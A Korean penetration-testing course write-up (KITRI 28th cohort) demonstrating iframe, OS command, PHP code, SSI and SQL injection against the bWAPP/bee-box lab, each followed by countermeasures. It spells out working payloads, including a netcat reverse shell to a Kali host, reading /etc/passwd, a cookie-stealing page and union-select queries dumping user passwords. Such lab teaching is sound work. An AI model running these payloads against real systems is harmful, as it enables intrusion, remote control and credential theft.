
|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
|  | | |  | | KITRI 모의해킹 28기 | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | 작성 : 보안팀 | | |  | |
|  | < Injection attacks > | | | | | | |  |
|  | | * shionista님의 블로그를 참조하여 작성하였습니다. | | | |  | | |
|  | |  | | | |  | | |
| 1. Injection 공격 원리 | | | | | | | | | |

**Sql injection이란 보안상 허점을 이용하여 특정 sql 쿼리 문을 전송하여 공격자가 원하는 데이터베이스의 중요한 정보를 가져오는 해킹 수법을 의미한다. 클라이언트가 입력한 데이터를 제대로 필터링 하지 못하는 경우에 주로 발생하는 공격이다. 공격의 난이도가 쉽지만, 피해가 상당하기 때문에 보안 위협 1순위로 통용될 만큼 강력한 공격이다.**


**공격에는 다양한 방법이 존재한다. 주로 아래의 방법으로 공격을 진행한다.**

**Iframe injection, Os command injection, Php code injection, Server-side includes injection, Sql injection(get/search), Sql injection(get/select), Sql injection(post/search), Sql injection(post/select), Sql injection(ajax/json/jquery), Sql injection(login form / hero) / sqlmap, Sql injection(login form / user), Sql injection(sqlite), Sql injection – stored(blog), Sql injection – stored(sqlite), Sql injection – stored(user-agent), Sql injection – Boolean based, Sql injection – Time based, Sql injection – blind(sqlite), Sql injection – blind(web services / soap), Xml/xpath injection(login form), Xml/xpath injection(search) 등등 다양한 공격이 있다. Bee-box라는 웹 취약점 테스팅 환경으로 위에 나열한 공격들을 실습해 보는 것이 목표이다.**




|  |
| --- |
| **위의 예를 살펴보자면, 자격증 번호 조회를 클릭하면 url이** [**http://license.com/mysearch?=anjinma**](http://license.com/mysearch?=anjinma)**이런식으로 웹서버에 전달된다. 공격자의 조회는** [**http://license.com/mysearch?=blackhat**](http://license.com/mysearch?=blackhat)**이런식으로 될 것이다. 여기서 뒤에 blackhat을 anjinma로 바꾸어 주어야 한다. 이때, anjinma’ or ‘1’=’1 이런식으로 넣어주면 결과를 출력해 줄 것이다.** |
| 1. Iframe injection |
|  |

**iframe이란 html문서 안에서 또다른 html을 출력할 수 있게 해주는 html태그이다. 주로 크기를 0으로 설정하여 사용자로부터 숨기는 방법을 사용한다. <iframe src=”출력할 페이지 주소” width=”폭” height=”높이”></iframe>이런식으로 구성된다. 요소 분석기로 iframe injection을 살펴보면 아래와 같다.**




**Iframe 태그에서 src부분을 조작하면, 내가 원하는 값을 화면에 띄우는 것이 가능할 것이다.**

**우선, 웹서버 디렉토리에 attack.php파일을 다음과 같이 넣어주고 주소창을 다음과 같이 조작함으로써 공격을 수행하는 것이 가능하다.**



**http://localhost/bWAPP/iframei.php?ParamUrl=robots.txt%22%3E%3C/iframe%3E%3Ciframe%20src=%22attack.php%22%20width=%220%22%20height=%220%22%3E%3C/iframe%3E&ParamWidth=250&ParamHeight=250**




**공격이 성공하였다!!**


**<대응방안>**


**Htmlspecialchars함수를 사용하여 html에 사용하는 태그들을 인식하지 않게 만들어 준다.**

|  |
| --- |
| 1. Os command injection & Os command injection - Blind |

**Dnslookup을 하는 페이지에 cat /etc/passwd등을 입력해 보니 정보가 그대로 나오는 것을 확인 할 수 있다. 칼리 리눅스 상에서 nc -lvp 3333 명령어로 포트를 열어놓고 대기하고 dnslookup을 하는 페이지에 | nc 칼리리눅스 ip 3333 -e “/bin/bash”이런식으로 입력하면, 칼리 리눅스에서 beebox서버를 컨트롤 할 수 있는 것을 확인할 수 있다.**








**칼리 리눅스 상에서 beebox서버를 컨트롤 하는 것이 가능하다.**

**<대응방안>**

1. **Str\_replace함수를 이용하여 &, ;등 특수문자를 필터링해준다.**
2. **escapeshellcmd함수를 이용하여 os command injection 공격이 가능한 모든 특수문자들을 필터링해준다.**


|  |
| --- |
| 1. Php code injection |

**우선, system()함수로 php code injection취약점이 존재하는지 확인해본다.**




**System 함수가 먹히므로 취약점이 존재한다고 볼 수 있다.**

**칼리 리눅스에서 nc -lvp 3333으로 대기한다음, 이번에는 python -c ‘import pty;pty.spawn(“/bin/bash”)’ 명령어를 통하여 프롬프트를 만들어 주자. 명령 프롬프트를 얻었다면, echo “<script>alert(document.cookie)</script>” > hacked\_cookie.html명령어를 통해서 사용자의 쿠키값을 강제로 가져오게 하는 페이지를 만들어둔다.**



**원격 접속 및 원격 프롬프트 탈취**



**악의적 페이지 생성**



**쿠키값 탈취 성공**

**<대응방안>**


**Htmlspecialchars함수를 통하여 특수문자를 필터링 해준다. Php code injection 이 소용없게 된다.**

|  |
| --- |
| 1. Server-side includes injection |


**Server side includes는 html페이지에 사용하는 지시어로, html페이지에 동적인 내용을 포함시킬 수 있는 기능이 있다. 간단히 설명하자면, 서버가 html 파일을 사용자에게 보내기 직전에 포함할 수 있는 변수 값이다. 예를 들어서 웹을 구성할 시에 html파일 내에서 다음과 같은 문장을 삽입한다고 예를 들어 보자. <!--#echo var=”LAST\_MODIFIED”--> 이 값을 삽입한다면, 서버는 그 파일이 최종적으로 수정된 날짜를 읽은 후에 HTML 파일을 사용자에게 보여주기 전에 그 값을 삽입해준다. 이 파일은 대개 관리자에 의해 “shtml” 이라는 파일이름 확장자를 붙이도록 되어있다.**

**Beebox 웹서버에 ssl injection 취약점이 있는지 확인하기 위하여 ssl 지시어를 삽입해보자.**

**First name에 <!--#exec cmd=”cat /etc/passwd” --> 를 입력하고, last name에 아무 값이나 넣은 후에 lookup을 누르게 되면, /etd/passwd가 노출되어 버리는 것을 확인이 가능하다.**



**First name에 <!--#exec cmd=”cat /etc/passwd” --> 를 삽입하였다.**




**/etc/passwd파일이 노출된 것을 확인할 수 있다.**

<대응방안>


1. 취약한 함수 대신에 addslashes( )함수를 사용한다. 이 함수는 ‘, “, \등 특수문자 앞에 \ 문자를 삽입하여 특수문자를 문자로escape하는 함수이다. 해당 함수를 사용함으로써, 공격에 사용되는 특수문자를 필터링 하는 것이 가능하다.
2. Htmlspecialchars()함수를 사용하여 몇몇 특수문자들을 html엔티티로 변환해준다. 공격에 사용되는 특수문자들이 필터링 된다.

|  |
| --- |
| 1. Sql injection(get/search)   Post/search와 유사 |


**이 공격에서부터 전형적인 Sql injection공격이다. Db 에 접근하는 form에서 입력값에 대한 검증을 하지 않을 경우에 악의적인 Sql 쿼리를 삽입하여 db의 정보를 탈취하거나 인증을 우회하는 공격이다. 처음으로, ‘ order by 1 ~ 8# 구문으로 컬럼의 개수를 파악하도록 한다.**



**‘ order by 7#까지는 조회가 잘 되는 것을 확인할 수 있다.**



**‘ order by 8#을 입력하니 오류가 발생한다 🡪 column의 개수가 7개라는 것을 확인할 수 있다.**



**0’ union select all 1, table\_name, 3, 4, 5, 6, 7 from information\_schema.tables #**


**\* 0' : 영화 목록이 출력되는 것을 방지하기 위해 검색 값을 0으로 지정**

**\* information\_schema : MySQL에서 메타데이터를 종류별로 묶은 테이블들의 데이터베이스**

**\* information\_schema.tables : information\_schema 데이터베이스 내의 'tables' 테이블**

**\* table\_name : 테이블 이름**

**\* 전체 구문 해석 : information\_schema 데이터베이스의 tables 테이블의 테이블 이름을 두번째 컬럼에 출력**




**0’ union select all 1, column\_name, 3, 4, 5, 6, 7 from information\_schema.columns where table\_name=’users’ #**

**\***information\_schema.columns : information\_schema 데이터베이스 내의 'columns' 테이블

\* where table\_name='users' : table\_name(테이블 이름)이 users인 테이블

\* column\_name : 열 이름

\* 전체 구문 해석 : information\_schema 데이터베이스의 'columns' 테이블에서 테이블 이름이 'users'인 테이블의 column 이름을 두번째 컬럼에 출력



**0’ union select all 1, concat(id,login), password, email, secret, 6, 7 from users #**

**Concat()함수로 여러 칼럼의 내용을 붙여서 확인하려고 한다.**

**usres테이블에서 id, login, password, email, secret 칼럼의 내용을 출력한다.**


**<대응방법>**

1. **Addslashes()함수와 mysql\_real\_escape\_string()함수를 사용하여 공격에 사용하는 문자열을 사용하지 못하게 만든다. Addslashes()함수로 작은따옴표를 문자열로 escape한다. Mysql\_real\_escape\_string()함수로 null, \n, \r, \, ‘, “, ^z등의 문자를 escape한다.**

|  |
| --- |
| 1. Sql injection (get/select)   Post/select와 유사 |



[**http://localhost/bWAPP/sqli\_2.php?movie=3’@action=go**](http://localhost/bWAPP/sqli_2.php?movie=3’@action=go)**여기에서 3이라는 숫자 옆에 ‘를 넣어봤더니 위와 같은 화면이 도출되었다. 이로써, sql 취약점이 있다는 것을 확인하고 공격을 진행해본다.**



[**http://localhost/bWAPP/sqli\_2.php?movie=0**](http://localhost/bWAPP/sqli_2.php?movie=0)

**union select null,database(),version(),@@datadir,null,null,null을 입력하여 database명, version명, datadirectory명을 볼 수 있다.**

**<대응방법>**

1. **Prepared statement기법을 사용하여 공격을 방어한다. 우선 들어오는 sql 쿼리 구문을 분석한다. 분석한 후에 sql 쿼리를 컴파일한다. 데이터 수집 경로를 계획하고 최적화한다. 최적화된 쿼리를 실행하고 데이터를 수집 및 반환한다.**
